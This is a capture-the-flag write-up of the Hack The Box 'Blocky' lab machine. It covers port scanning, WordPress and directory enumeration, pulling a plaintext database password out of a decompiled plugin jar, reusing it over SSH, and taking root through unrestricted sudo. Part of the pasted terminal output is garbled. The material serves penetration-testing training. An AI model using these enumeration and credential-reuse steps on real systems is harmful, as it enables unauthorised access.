

Reconnaissance

initial Port Scan

```
sudo /opt/nmapAutomator/nmapAutomator.sh 10.10.10.37 All
```

- Open Ports
 - 21 ftp ProFTPD 1.3.5a
 - 22 SSH OpenSSH 7.2p2
 - 80 http Apache httpd 2.4.18
 - 25565 Minecraft Minecraft 1.11.2 (Protocol 127, Message: A Minecraft Server, users: 0/20)

Enumeration

Port 80

- From a web browser, a web page for Minecraft is found
 - * From the web page, some information that the page is powered by WordPress is found.

POSTS

JULY 2, 2017

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 😊



RECENT POSTS

Welcome to BlockyCraft!

RECENT COMMENTS

ARCHIVES

July 2017

CATEGORIES

Uncategorized

META

[Log in](#)

[Entries RSS](#)

[Comments RSS](#)

[WordPress.org](#)

Proudly powered by WordPress

Gobuster on Port 80

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.37
```

- Result
 - [/wiki](#)
 - [/wp-content](#)
 - [/plugins](#)
 - [/wp-includes](#)
 - [/javascript](#)
 - [/wp-admin](#)
 - [/phpmyadmin](#)
 - [/server-status](#)


Wpscan

```
wpscan --url http://10.10.10.37 --enumerate p,u --plugins-detection aggressive
```

- From the result, a username is found
 - [notch](#)


/wp-admin

- From the /wp-admin, a admin login page is found



/plugins

- From this directory, 2 jar files are found



File Enumeration

- Extract jar files

```
jar xvf BlockyCore.jar
griefprevention-1.11.2-3.1.1.298.jar
```

- From the come/myfirstplugins directory, a file "BlockyCore.class" is found
 - Inside the file, a possible credentials are found

```
* root / 8YsqfCTnvxAUeduzjNSXe22
```

```
BlockyCore.class
kali@kali: ~/Desktop/htb/blocky/com/myfirstplugin$ cat BlockyCore.java
- com.myfirstplugin/BlockyCore.java/lang/Object;sqlHost;sqlLang;/String;sqlUsers;sqlPass<init>()V;Code
localhost root
onServerStart onServerStop
onPlayerJoin "TODO get username;$!Welcome to the BlockyCraft!!!!!!"
sendMessage("Ljava/lang/String;Ljava/lang/String;)username message"
SourceFileBlockyCore.java!
Q**
*/**
2/tcp open ssh OpenSSH 7.2p2 Ubuntu Aubuntu2.2 (Ubuntu Linux; protocol 2.0)
vulners:
cpe:/a:openbsd:openssh:7.2p2:
PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
EXPLOITPACK:5BCA798C6BA71FAE29334297EC086A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC086A09 *EXPLOIT*
EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*
CVE-2016-8858 7.8 https://vulners.com/cve/CVE-2016-8858
CVE-2016-8515 7.8 https://vulners.com/cve/CVE-2016-8515
1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*
SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
*!#%&* 10009 7.5 https://vulners.com/cve/CVE-2016-10009
1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*
( 92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT*
?*)** kali@kali:~/Desktop/htb/blocky/com/myfirstplugin$
```

Try to Connect SSH

- Since the SSH is running on port 22 on the target machine, Use Obtained credentials to connect

```
ssh root@10.10.10.37
```

- It does not work, try the username obtained from wpscan
- As a result, an SSH shell as "notch" is open

Privilege Escalation

See the privileges

```
sudo -l
```

- The notch user has all privileges to use sudo without password.

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\::/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

```
sudo bash
```

- As a result, a root shell is open.